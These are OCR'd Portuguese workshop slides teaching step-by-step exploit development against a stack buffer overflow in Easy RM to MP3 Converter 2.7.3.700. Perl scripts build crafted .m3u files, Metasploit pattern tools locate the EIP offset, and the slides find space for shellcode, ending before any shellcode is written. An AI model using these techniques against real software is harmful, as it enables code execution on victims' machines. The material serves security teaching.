Stack Based Overflow

Oficina – Hacking Day II

Por Luiz Vieira
@HackProofing

Quem sou eu?

OYS
ACADEMY










Apresentação do problema

- Aplicação a ser testada:
  - Easy RM to MP3 Conversion Utility
    - http://www.4shared.com/file/o1vQ7J12/EasyRMtoMP3Converter.html
- Já confirmada a vulnerabilidade
- Dois exploits publicados em 2009
- Falha:
  - "*Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file.*"
- **Do it yourself!**

Verificando o bug

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);

print "Arquivo m3u criado com sucesso\n";
```

NÃO MORREU COM 10000 A’s?

Try harder...

(20000, 30000, 40000, 50000...)

Verifique o bug e veja se pode ser algo interessante

- Em muitos casos, um travamento não nos levará à possível exploração...
- Se podemos modificar o valor do EIP, e apontá-lo para um local na memória que contenha o código desenvolvido por nós, então podemos mudar o fluxo da aplicação e fazê-la executar algo diferente
- Se conseguirmos fazer com que a aplicação execute nosso shellcode, podemos fazer com que ela chame um exploit
- Este registrador possui 4 bytes de tamanho. Portanto, se pudermos modificar esse 4 bytes, controlaremos a aplicação

Antes de continuarmos, um pouco mais de teoria

- Toda aplicação Windows utiliza partes da memória. A memória de processos contém 3 grandes componente:
  - code segment (instruções que o processador executa. O EIP armazena o local da próxima instrução)
  - data segment (variáveis, buffers dinâmicos)
  - stack segment (utilizado para passar dados/argumentos para funções, e é utilizado como espaço para variáveis)

Antes de continuarmos, um pouco mais de teoria

- Se queremos acessar a pilha diretamente, podemos utilizar o ESP (Stack Pointer), que aponta o topo (isso quer dizer o endereço mais baixo da memória) da pilha.

- Depois de um PUSH, o ESP apontará para o endereço mais baixo da memória (o endereço é decrementado com o tamanho dos dados que são colocados na pilha, que possuem o tamanho de 4 bytes no caso de endereços/ponteiros).

- Após um POP, o ESP aponta para um endereço mais alto (o endereço é incrementado por 4 byes no caso de endereços/ponteiros).


Antes de continuarmos, um pouco mais de teoria

- Os registradores da CPU para operações em geral (Intel, x86) são:

- **EAX** : accumulator : utilizado na realização de cálculos e armazenar valores retornados por chamadas de funções. Operações básicas como soma, subtração, utilizam esse registrador para propósito geral.
- **EBX** : base (não tem nenhuma relação com o base pointer). Não tem nenhum propósito específico e pode ser utilizado par armazenar dados.
- **ECX** : counter : usado para iterações. ECX realiza sua contagem de forma decrescente.
- **EDX** : data : este é uma extensão do registrador EAX. Permite cálculos mais complexos (multiplicação, divisão) permitindo dados extras serem armazenados para facilitar tais cálculos.
- **ESP** : stack pointer
- **EBP** : base pointer
- **ESI** : source index : armazena a localização da entrada de dados.
- **EDI** : destination index : aponta para a localização de onde o resultado de operações co dados estão armazenados.
- **EIP** : instruction pointer

Antes de continuarmos, um pouco mais de teoria

(mapa da memória de um processo Win32)



A Pilha

- A pilha é uma peça da memória de processo, uma estrutura de dados que trabalha no esquema LIFO (Last in first out – último a entrar, primeiro a sair).


- LIFO significa que o dado mais novo (resultado de uma instrução PUSH), é o primeiro que será removido da pilha novamente (por uma instrução POP).

- Todas as vezes que uma função é chamada, os parâmetros da mesma são inseridos na pilha, assim como os valores salvos dos registradores (EBP, EIP).

- Quando uma função retorna, o valor salvo do EIP é recuperado da pilha e colocado de volta no EIP, assim o fluxo normal da aplicação pode ser seguido.

O Debugger

Inicie o Easy RM to MP3, e então abra o arquivo crash.m3u novamente. A aplicação vai travar de novo. Se surgir algum popup, clique no botão “debug” e o debugger será iniciado:



Problema...


- Frente ao que vemos, parece que parte de nosso arquivo m3u foi lido e armazenado no buffer e causo o estouro do mesmo. Fomos capazes de estourar o buffer e escrever no ponteiro de instrução. Sendo assim, podemos controlar o valor do EIP.


- Como nosso arquivo contém apenas A's, não sabemos exatamente quão grande nosso buffer precisa ser para escrever exatamente no EIP.

- Em outras palavras, se quisermos ser específicos na sobreescrição do EIP (e assim podermos preenchê-lo e fazê-lo pular para nosso código malicioso), precisamos saber a posição exata em nosso buffer/payload onde sobrescreveremos o endereço de retorno (que se tornará o EIP quando a função retornar). Esta posição é frequentemente referida como o “offset”.

Determinando o tamanho do buffer para escrever exatamente no EIP


```
my $file= "crash25000.m3u";
my $junk= "\x41" x 25000;
my $junk2= "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```





Metasploit patter_create.rb


- Crie um conjunto de 5000 caracteres e grave-o em um arquivo.




```
my $file= "crash25000.m3u";
my $junk= "\x41" x 25000;
my $junk2= "coloque os 5000 caracteres aqui";
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```


Novo estouro!

- Nesse momento, EIP contém 0x6A42376A (perceba que sobrescrevemos o EIP com 6A 37 42 6A – o valor de EIP como visto na figura, ao contrário – que são as strings = j7Bj).



Metasploit patter_offset.rb


- Vamos utilizar uma segunda ferramenta do metasploit para calcular o tamanho exato do buffer antes de escrever no EIP. Entre com o valor do EIP (baseado no conjunto de caracteres) e o tamanho do buffer:



1072. Que é o tamanho do buffer necessário para sobrescrever o EIP (é bem provável que o seu valor seja diferente do meu). Então podemos criar um arquivo com 25000+1072 A's, e então adicionar 4 B's (42 42 42 42 em hexadecimal), de forma que o EIP contenha 42 42 42 42. Também sabemos que o ESP aponta para dados em nosso buffer, então adicionaremos alguns C's após sobrescrever o EIP.

```
my $file= "eipcrash.m3u";
my $junk= "\x41" x 26072;
my $eip= "BBBB";
my $esp= "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$esp;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Resultado



Nosso buffer parecerá com isso:

Buffer	EBP	EIP	ESP aponta para aqui
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26072 bytes	4 bytes	4 bytes	1000 bytes ?

Encontrando espaço na memória para armazenar o shellcode


- Controlamos o EIP. Dessa forma, podemos apontar o EIP para qualquer lugar que contenha nosso código (shellcode). Mas onde é esse lugar, como podemos colocar nosso shellcode nesse local e como podemos fazer com que o EIP desloque-se para essa posição?

```
my $file= "test1.m3u";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK”.
“2ABCDEFGHIJK3ABCDEFGHIJK”.
“4ABCDEFGHIJK5ABCDEFGHIJK".
“6ABCDEFGHIJK7ABCDEFGHIJK".
“8ABCDEFGHIJK9ABCDEFGHIJK".
“AABCDEFGHIJKBABCDEFGHIJK".
“CABCDEFGHIJKDABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Encontrando espaço na memória para armazenar o shellcode

Podemos ver duas coisas interessantes aqui:

- O ESP começa no 5º caracter de nosso conjunto, a não no primeiro caracter.
- Após o conjunto de caracteres, vemos os “A's”. Estes A's parecem pertencer à primeira parte do buffer (26072 A's), então podemos colocar nosso shellcode na primeira parte do buffer.



Encontrando espaço na memória para armazenar o shellcode

- Mas não vamos fazer isso agora. Vamos primeiro adicionar 4 caracteres no início do conjunto de caracteres e fazer o teste novamente. Se tudo correr bem, o ESP deve apontar diretamente para o início de nosso

  conjunto:

```
my $file= "test1.m3u";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK”.
“2ABCDEFGHIJK3ABCDEFGHIJK”.
“4ABCDEFGHIJK5ABCDEFGHIJK".
“6ABCDEFGHIJK7ABCDEFGHIJK".
“8ABCDEFGHIJK9ABCDEFGHIJK".
“AABCDEFGHIJKBABCDEFGHIJK".
“CABCDEFGHIJKDABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode
.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Encontrando espaço na memória para armazenar o shellcode


Agora temos:

- controle sobre o EIP
- uma área onde podemos escrever nosso código (se fizer mais teste com conjuntos maiores de caracteres, poderá ver que tem mais espaço do que 144 caracteres para escrever seu código)
- um registrador que aponta diretamente para nosso código, no endereço 0x000FF730

Agora precisamos:

• construir um shellcode

• dizer para o EIP pular para o endereço de início do shellcode. Podemos fazer isso sobrescrevendo o EIP com 0x000FF730.



